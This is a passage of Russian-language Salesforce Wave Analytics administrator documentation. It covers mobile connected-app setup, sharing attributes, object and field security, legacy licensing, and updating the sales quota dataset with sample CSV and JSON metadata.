Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:

- «Управление Аналитикой Wave»

Связанное приложение для Wave Analytics на мобильных устройствах

Установите пакет приложения Salesforce Wave Analytics для предоставления мобильным клиентам возможности удобного подключения к организации. В этом пакете имеется компонент связанного приложения, который позволяет контролировать пользователей, выполняющих вход, а также определять способы предоставления общего доступа к изображениям и ссылкам, используемые мобильными клиентами.

1. Выполните вход от имени администратора и откройте страницу https://login.salesforce.com/packaging/installPackage.apexp?p0=04tB0000000DKTA.
2. Выберите **«Установить для всех пользователей»**.

   Если связанное приложение устанавливается только для определенных ролей, то только данные клиенты подчиняются применяемым политикам.
3. Нажав кнопку **«Готово»**, щелкните пакет приложения Salesforce Wave Analytics, а затем — **«Просмотр компонентов»**.
4. Выберите iOS или Android. Чтобы настроить политики и другие параметры, щелкните **«Правка»**. По завершении сохраните внесенные изменения.

   Дополнительную информацию о параметрах связанного приложения см. в разделе «Редактирование связанного приложения».
5. Чтобы выключить параметры общего доступа для мобильных пользователей, нажмите кнопку **«Создать»** в разделе «Настраиваемые атрибуты».

   По умолчанию включены все параметры общего доступа. Чтобы выключить параметр, добавьте соответствующий ключ атрибута и введите `«false»` как значение атрибута. Список поддерживаемых ключей см. в таблице ниже.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки и настройки связанного приложения:

- «Управление Аналитикой Wave»

Ключ атрибута	Элементы и способы предоставления общего доступа	Мобильное устройство
SHARE_IMAGE_AIRDROP	Изображения посредством AirDrop	iOS
SHARE_IMAGE_CAMERAROLL	Изображения из фотопленки	iOS
SHARE_IMAGE_OPEN	Изображение, которое в настоящее время открыто на мобильном устройстве	iOS
SHARE_IMAGE_S1	Изображения в приложении Salesforce1	iOS
SHARE_IMAGE_EMAIL	Изображения по эл. почте	iOS
SHARE_LINK_NFC	Ссылки по технологии Near Field Communication (NFC)	Android
SHARE_LINK_BLUETOOTH	Ссылки по Bluetooth	Android
SHARE_LINK_AIRDROP	Ссылки посредством AirDrop	iOS
SHARE_LINK_CLIPBOARD	Ссылка, которая в настоящее время находится в буфере обмена мобильного устройства	iOS и Android
SHARE_LINK_S1	Ссылки в приложении Salesforce1	iOS и Android
SHARE_LINK_EMAIL	Ссылки по эл. почте	iOS и Android
SPOTLIGHT_SEARCH	Мобильные клиенты могут просматривать активы Wave Analytics в результатах поиска Spotlight	iOS

Прим.: Чтобы применить настраиваемые атрибуты к подключенным пользователям, отмените их полномочия и попросите выполнить повторное подключение.

6. Чтобы просмотреть и определить способ подключения мобильных клиентов к организации, поддерживающей Wave, введите строку «*Связанные приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Использование OAuth связанных приложений»**.


   При необходимости заблокируйте сеансы пользователей, отмените полномочия отдельных пользователей и детализируйте сведения о пользователях. Дополнительную информацию см. в разделе «Отслеживание использования для связанного приложения».

   Прим.: Для проверки подлинности на основе сертификата пользователи должны установить настольный обозреватель, поддерживающий работу с файлами cookie.

Для обеспечения дополнительной безопасности используйте управление мобильным устройством (MDM), установив параметр, позволяющий отображать только авторизованные узлы. Ключ «OnlyShowAuthorizedHosts» позволяет скрыть знак «плюс» «Добавить новую организацию» в мобильном приложении. Дополнительную информацию см. в разделе «Использование MDM с приложениями Salesforce Mobile SDK».

Руководство по обеспечению безопасности Wave Analytics

Wave Analytics поддерживает разные уровни безопасности, которые могут использоваться организацией для предоставления нужному пользователю доступа к нужным данным.



- Администратор может внедрять безопасность на уровне объекта и поля для управления доступом к данным Salesforce. Например, администратор может ограничивать доступ для предотвращения загрузки конфиденциальных данных Salesforce в наборы данных. Данный документ описывает порядок применения безопасности на уровне объекта и поля к данным Salesforce, используемый Wave Analytics, а также порядок настройки полномочий для объектов и полей Salesforce.
- Ответственные за наборы данных могут внедрять безопасность на уровне строки для каждого создаваемого набора данных с целью ограничения доступа к его записям. Если набор данных не использует безопасность на уровне строки, то пользователи, имеющие доступ к набору данных, могут просматривать все записи. Данный документ описывает порядок настройки безопасности на уровне строки для наборов данных и содержит некоторые примеры на основе наборов данных, созданных из данных Salesforce и внешних данных.
- Ответственные за приложения, администраторы и пользователи с уровнем доступа «Менеджер» могут управлять доступом к наборам данных, представлениям Lens и панелям мониторинга внутри приложений. Данный документ описывает разные уровни доступа для приложений и порядок предоставления другим пользователям общего доступа к наборам данных, представлениям Lens и панелям мониторинга внутри приложения.

  Прим.: Wave Analytics не поддерживает параметры общего доступа, настроенные в системе Salesforce. При использовании Wave Analytics безопасность настраивается отдельно. Wave Analytics поддерживает надежную функцию безопасности на уровне строки, позволяющую моделировать разные типы управления доступом для наборов данных.

Дополнительную информацию о внедрении системы безопасности Wave Analytics см. в Руководстве по внедрению системы безопасности Wave Analytics.

Доступ к данным Salesforce в Wave Analytics

Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Wave Analytics получает доступ к данным Salesforce на основе полномочий двух внутренних пользователей Wave Analytics: пользователь интеграции и пользователь безопасности.

Wave Analytics использует полномочия пользователя интеграции для извлечения данных из объектов и полей Salesforce при выполнении задания потока данных. Поскольку у пользователя интеграции есть доступ «Просмотр всех данных», мы рекомендуем ограничить для него доступ к отдельным объектам и полям, которые содержат конфиденциальные

данные. Если поток данных позволяет извлекать данные из объекта или поля, недоступного пользователю интеграции, то задание потока данных не выполняется.

При запросе набора данных, использующего безопасность строки на основе объекта «Пользователь», Wave Analytics использует полномочия пользователя безопасности для получения доступа к объекту «Пользователь» и его полям. Каждое поле объекта «Пользователь», добавленное в предикат, должно быть доступно пользователю безопасности как минимум для чтения. Предикат — это условие фильтра, определяющее безопасность строки для набора данных. По умолчанию пользователю безопасности предоставляется полномочие для чтения всех стандартных полей объекта «Пользователь». При использовании предиката на основе настраиваемого поля рекомендуем предоставить пользователю безопасности доступ для чтения данного поля. При отсутствии доступа для чтения всех полей объекта «Пользователь», добавленных в выражение предиката, запрос набора данных, использующий предикат, инициирует отображение ошибки.

Управление доступом к объектам и полям Salesforce
Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Чтобы определить доступ потока данных к данным Salesforce, настройте полномочия пользователя интеграции для объектов и полей Salesforce. Чтобы включить безопасность строки на основе настраиваемых полей объекта «Пользователь», настройте полномочия пользователя безопасности.

Управление доступом к объектам и полям Salesforce

Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Чтобы определить доступ потока данных к данным Salesforce, настройте полномочия пользователя интеграции для объектов и полей Salesforce. Чтобы включить безопасность строки на основе настраиваемых полей объекта «Пользователь», настройте полномочия пользователя безопасности.

При настройке полномочий для пользователя интеграции или пользователя безопасности рекомендуем изменить клонированную версию профиля пользователя.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»** и укажите профиль пользователя.

   Выберите профиль «Пользователь интеграции Analytics Cloud» для пользователя интеграции. Выберите профиль «Пользователь безопасности Analytics Cloud» для пользователя безопасности.
2. Чтобы клонировать профиль пользователя, нажмите кнопку **«Клонировать»**.
3. Введите имя и сохраните клонированный профиль пользователя.
4. Щелкните ссылку **«Параметры объекта»**.
5. Щелкните имя нужного объекта Salesforce.
6. Нажмите кнопку **«Правка»**.
   a. Чтобы включить полномочие для объекта, установите флажок **«Чтение»** в разделе «Полномочия объекта».
   b. Чтобы включить полномочие для поля объекта, установите флажок **«Чтение»** напротив нужного поля в разделе «Полномочия поля».

   Прим.: Полномочия для стандартных полей объекта «Пользователь» не могут быть изменены.
7. Сохраните параметры объекта.
8. Назначьте клонированный профиль пользователя пользователю интеграции или пользователю безопасности.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования профиля пользователя:

- Управление профилями и наборами полномочий

Для редактирования полномочий объекта:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

a. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
b. Выберите нужного пользователя.
c. Нажмите кнопку **«Правка»**.
d. Выберите нужный профиль пользователя в поле «Профиль».
e. Нажмите кнопку **«Сохранить»**.

9. Убедитесь в предоставлении пользователю интеграции или пользователю безопасности соответствующих полномочий для полей объектов.

Создание списка надежных сайтов для внедренных панелей мониторинга Wave

Укажите надежные сайты в списке разрешенных сайтов Wave Analytics. В списки разрешенных веб-сайтов и приложений, находящихся за пределами Salesforce, можно включать внедренные панели мониторинга Wave.

Чтобы настроить список разрешенных сайтов и приложений Wave Analytics, необходимо выполнить следующие действия.

1. Введите строку *«Список разрешенных»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Список разрешенных»** в разделе Wave Analytics.
2. На странице «Список разрешенных сайтов для внедренных панелей мониторинга Wave» щелкните **«Создать»**.
3. На странице «Правка сайта из списка разрешенных» введите информацию о сайте, который будет добавлен в список разрешенных сайтов приложения Wave.
4. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:
- «Управление Аналитикой Wave»

Настройка платформы Wave Analytics с лицензиями, приобретенными до 20 октября 2015 года

Если вы приобрели лицензии Builder или Explorer для Wave Analytics до 20 октября 2015 года, вы можете и дальше с их помощью настраивать платформу Wave для пользователей вашей организации либо можете перейти на новую однопользовательскую лицензию платформы Wave Analytics.

Прим.: Эта информация касается только клиентов, которые приобрели лицензии Wave Analytics до 20 октября 2015 года и продолжают использовать лицензии набора полномочий Analytics Cloud Builder или Analytics Cloud Explorer, не переходя на новую лицензию платформы Analytics Cloud Wave. Если вы приобрели Wave 20 октября 2015 года или позже, перейдите к разделу «Настройка платформы Wave».

Важное замечание: Если вы переходите с предыдущих лицензий платформы Analytics Cloud Builder или Analytics Cloud Explorer на однопользовательскую лицензию платформы Wave Analytics, ознакомьтесь с разделом «Переход с лицензий Wave, приобретенных до 20.10.2015, на новые лицензии платформы Wave.

Лицензия Analytics Cloud Wave Platform

Лицензия платформы Analytics Cloud Wave, приобретенная до 20 октября 2015 года, позволяет включать Wave Analytics в организации. По договоренности каждая предыдущая лицензия Wave Platform может назначаться не более 400 пользователям. При необходимости приобретите дополнительные лицензии Wave Platform.

Каждая предыдущая лицензия Wave Platform позволяет:

- сохранять не более 250 000 000 строк в окончательных зарегистрированных наборах данных;
- выполнять не более 50 параллельных запросов в Wave Analytics.

Лицензии набора полномочий Analytics Cloud

Каждому пользователю требуется лицензия набора полномочий Analytics Cloud для использования данного продукта. Лицензия набора полномочий определяет полномочия, которые могут быть назначены пользователю. Администратор назначает лицензии набора полномочий пользователям.

Salesforce предоставляет следующие лицензии набора полномочий как часть лицензий платформы Wave Analytics, проданных до 20 октября 2015 года.

- Лицензия набора полномочий Analytics Cloud Builder предоставляет пользователям доступ ко всем функциям Wave Analytics.
- Лицензия набора полномочий Analytics Cloud Explorer позволяет пользователям загружать внешние данные в Wave Analytics и просматривать данные.

Ниже указаны полномочия пользователей Wave Analytics, входящие в каждую лицензию набора полномочий.

Полномочие пользователя	Входит ли в лицензию набора полномочий Explorer или Builder?	Описание
"«Создание и редактирование панелей мониторинга Wave Analytics»	Только Builder	Создание и редактирование панелей мониторинга Wave Analytics.
"Создание приложений Wave Analytics»	Только Builder	Создание и публикация приложений Wave Analytics.
"Изменение потока данных Wave Analytics»	Только Builder	Загрузка, выгрузка, запуск, остановка и повторное планирование потока данных. Просмотр потока данных и системных заданий на странице отслеживания данных.
"Управление Wave Analytics»	Только Builder	Доступ ко всем функциям Wave Analytics. Предоставляет возможности на уровне администратора Wave.
"Загрузка внешних данных в Wave Analytics	Builder и Explorer	Загрузка внешних данных в Wave Analytics для создания набора данных. Просмотр потока данных и системных заданий на странице отслеживания данных.
"Использование Wave Analytics»	Builder и Explorer	Использование Wave Analytics, а также просмотр наборов данных, представлений Lens и панелей мониторинга, доступных пользователю для просмотра. Автоматически включено при выборе любого другого полномочия Wave.

Прим.: Если при создании наборов полномочий для пользователей Wave выбрать любое другое полномочие Wave Analytics, автоматически будет включено и полномочие «Wave Analytics».

Назначать более ранние лицензии набора полномочий Wave Analytics можно одновременно с любой из следующих пользовательских лицензий Salesforce:

- Force.com (app subscription)
- Force.com (one app)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

СМ. ТАКЖЕ:

Переход с лицензий Wave, приобретенных до 20.10.2015 на новые лицензии платформы Wave

Переход с лицензий Wave, приобретенных до 20.10.2015 на новые лицензии платформы Wave

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Для завершения перехода с предыдущих лицензий Analytics Cloud Builder и Analytics Cloud Explorer, приобретенных до 20 октября 2015 года, на новую лицензию платформы Analytics Cloud — Wave Analytics, может потребоваться настроить новые наборы полномочий для пользователей Wave вашей организации.

Когда Salesforce инициализирует новую лицензию платформы Analytics Cloud — Wave Analytics для вашей организации, может потребоваться настройка новой лицензии для отдельных пользователей.

- **Пользователи лицензии Builder.** Пользователи с доступом Wave с лицензией набора полномочий Analytics Cloud Builder должны продолжать использовать платформу Wave Analytics без дополнительных настроек. Лицензия Builder просто переименовывается в *платформа Analytics Cloud — Wave Analytics*, и эта лицензия набора полномочий отобразится в настройке Salesforce.
- **Пользователи лицензии Explorer.** Во время инициализации новой лицензии Salesforce может удалить лицензию Analytics Cloud Explorer из вашей организации. В таком случае вместо лицензии Explorer отобразится новая лицензия платформы Analytics Cloud — Wave, и потребуется соответствующая настройка пользователей. Если лицензия набора полномочий Explorer отображается по-прежнему, повторять настройку для пользователей Explorer не нужно.

Если пользователи вашей организации требуют настройки новой лицензии платформы Analytics Cloud — Wave (даже при использовании предыдущей лицензии Wave), выполните действия, описанные в разделе «Настройка платформы Wave» на странице 4702. Для них необходимо назначить лицензию нового набора полномочий, создать один или несколько новых наборов полномочий и назначить их пользователям.

Обновление набора данных «План продаж (Цель)» приложения Sales Wave Analytics

Если вы дали положительный ответ на вопрос мастера конфигурации об отслеживании планов продаж вашей компании на уровне пользователей, то для включения информации планов продаж в панели мониторинга требуется обновить набор данных «План продаж» приложения Sales Wave Analytics. Тогда этот набор будет отображаться на панели.

Создание приложения Sales Wave Analytics инициирует одновременное создание набора данных «План продаж (Цель)». Прежде чем проанализировать способ, используемый участниками рабочей группы для отслеживания ежемесячных, ежеквартальных или ежегодных планов продаж в Sales Wave Analytics, необходимо обновить набор данных «План продаж» путем выполнения указанных ниже действий. Рекомендуем просмотреть видеоролик Создание приложения Sales Wave, часть 2: Загрузка CSV-файла плана продаж и планирование потока данных (Lightning Experience), в котором демонстрируется выполнение описанных действий.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:


- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Прим.: Обрабатываемые CSV-файлы, подлежащие импорту в Sales Wave Analytics, должны создаваться и открываться посредством текстового редактора с поддержкой UTF-8. Открытие данных файлов посредством Microsoft Excel или другого редактора электронных таблиц инициирует повторное форматирование CSV-файлов и препятствует их использованию в Sales Wave Analytics.


Прим.: Если компания не отслеживает планы продаж на уровне пользователя, то данное действие может быть пропущено. Это действие следует выполнять только при положительном ответе на вопрос мастера конфигурации об отслеживании планов продаж в компании на уровне пользователей.

1. Создайте CSV-файл, содержащий следующие поля в указанном порядке: QuotaAmount, StartDate (в формате гггг-мм-дд), OwnerName и Username. Имена полей вводятся с учетом регистра и должны отображаться в файле в точности, как показано здесь. Пример см. в разделе «Пример CSV-файла Sales Wave Analytics».
2. Сохраните файл в области, которую легко запомнить.
3. Откройте начальную страницу Wave Analytics системы Salesforce и найдите набор данных «План продаж (Цель)».
4. Наведите указатель мыши на набор данных, а затем щелкните **«Правка»**.


5. Система Salesforce отобразит экран редактирования наборов данных для набора данных плана продаж. В разделе обновления данных нажмите **«Выберите файл или перетащите файл**




6. В открывшемся диалоговом окне перейдите к CSV-файлу, созданному в действии 1, и дважды щелкните данный файл.
7. Щелкните **«Обновить набор данных»**.
8. Если фискальный период не совпадает с календарным периодом (что происходит, если период начинается с даты, отличной от 1 января), также следует обновить файл метаданных плана продаж.
   a. Скопируйте JSON из файла набора данных «План продаж приложения Sales Wave Analytics» в формате JSON и вставьте его в выбранный текстовый редактор.
   b. Измените значение параметра `"fiscalMonthOffset"` с 4 на число, соответствующее месяцу начала фискального периода. В метаданных Sales Wave «0» соответствует январю, «1» — февралю и т.д. до «11», соответствующему декабрю.
   c. Сохраните файл на рабочем столе и загрузите его в приложение Sales Wave Analytics, перетаскивая в **«Выберите файл или перетащите файл сюда...»** в разделе добавления файла метаданных (JSON) на экране редактирования наборов данных.
   d. Щелкните **«Обновить набор данных»**.
9. После загрузки данных плана продаж запустите поток данных повторно, чтобы обновить панели мониторинга.
   a. Щелкните значок меню в виде шестеренки в верхнем правом углу экрана Sales Wave и выберите отслеживание данных.



b. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



c. Найдите приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню, расположенное в дальнем правом углу экрана рядом со значком и названием приложения. Нажмите кнопку



Поток данных гарантирует, что в приложении Sales Wave будут новейшие данные по продажам вашей компании. Дополнительные сведения о потоках данных см. в разделе Планирование ежедневных потоков данных приложения Sales Wave.

Пример CSV-файла приложения Sales Wave Analytics

Ниже приведен пример CSV-файла, создаваемого для обновления набора данных «План продаж (Цель)» приложения Sales Wave Analytics.

Файл набора данных «План продаж приложения Sales Wave Analytics» в формате JSON

Используйте этот файл для обновления набора данных «План продаж приложения Sales Wave Analytics» с использованием даты начала финансового года, если эта дата *не* соответствует 1 января.

Пример CSV-файла приложения Sales Wave Analytics

Ниже приведен пример CSV-файла, создаваемого для обновления набора данных «План продаж (Цель)» приложения Sales Wave Analytics.

Прим.: Данный файл является только примером. Создайте уникальный CSV-файл с данными плана продаж для участников вашей группы. Этот план должен включать указанные ниже поля.

- QuotaAmount
- StartDate
- OwnerName
- Username

Создайте файл в текстовом редакторе с поддержкой UTF-8. Не открывайте этот файл с помощью Microsoft Excel или другого приложения электронных таблиц. Имена полей вводятся с учетом регистра и должны отображаться в файле в точности, как показано здесь.

См. раздел «Обновление набора данных "План продаж (Цель)" приложения Sales Wave Analytics» на странице 5168.

Пример:

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

Файл набора данных «План продаж приложения Sales Wave Analytics» в формате JSON

Используйте этот файл для обновления набора данных «План продаж приложения Sales Wave Analytics» с использованием даты начала финансового года, если эта дата *не* соответствует 1 января.

Скопируйте содержимое этого файла в выбранный редактор и измените значение `"fiscalMonthOffset"` (выделено **жирным шрифтом**) в данные месяца начала фискального периода. В метаданных «0» соответствует январю, «1» — февралю и т. д. до «11», соответствующему декабрю. В коде, приведенном ниже, установлено значение «4», соответствующее месяцу май. Используйте значение, представляющее месяц начала фискального периода. Затем сохраните файл и загрузите его в Sales Wave Analytics в соответствии с инструкциями раздела «Обновление набора данных "План продаж (Цель)" Sales Wave Analytics».

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
    "fiscalMonthOffset": 4,
    "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
```

```
    ]
}
```

Интеграция данных

Пользователи могут интегрировать данные Salesforce и внешние данные в Wave Analytics для предоставления возможности просмотра и визуализации данных посредством проводника и конструктора. *Внешние данные* — это данные, хранящиеся вне системы Salesforce (например, данные из внешних приложений и электронных таблиц).

Данные, загружаемые в Wave Analytics, загружаются в наборы данных. Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхсжатом виде.

Ниже перечислены доступные методы создания наборов данных в Wave Analytics.

	JSON потока данных	**Конструктор наборов данных**	**Пользовательский интерфейс загрузки**	**External Data API**	**Wave Connector**
Источник данных	Объекты Salesforce; существующие наборы данных	Объекты Salesforce	Внешние данные	Внешние данные	Microsoft Excel
Подключение к внешним данным и данным Salesforce	Да	Нет	Нет	Нет	Нет
Графический пользовательский интерфейс	Нет (JSON)	Да	Да	Нет (программный доступ)	Да
Возможность одновременного создания нескольких наборов данных	Да	Нет	Нет	Нет	Нет
Поддержка добавочного извлечения	Да	Нет	Нет	Да	Нет
Метод обновления данных	Автоматически	Автоматически	Вручную	Вручную	Вручную
Возможность фильтрации записей	Да	Нет	Нет	Нет	Нет
Возможность создания	Да (дельта-столбцы и	Нет	Нет	Нет	Нет

	JSON потока данных	Конструктор наборов данных	Пользовательский интерфейс загрузки	External Data API	Wave Connector
столбцов при создании наборов данных	столбцы измерения)				
Возможность переопределения метаданных	Да	Нет	Да	Да	Нет

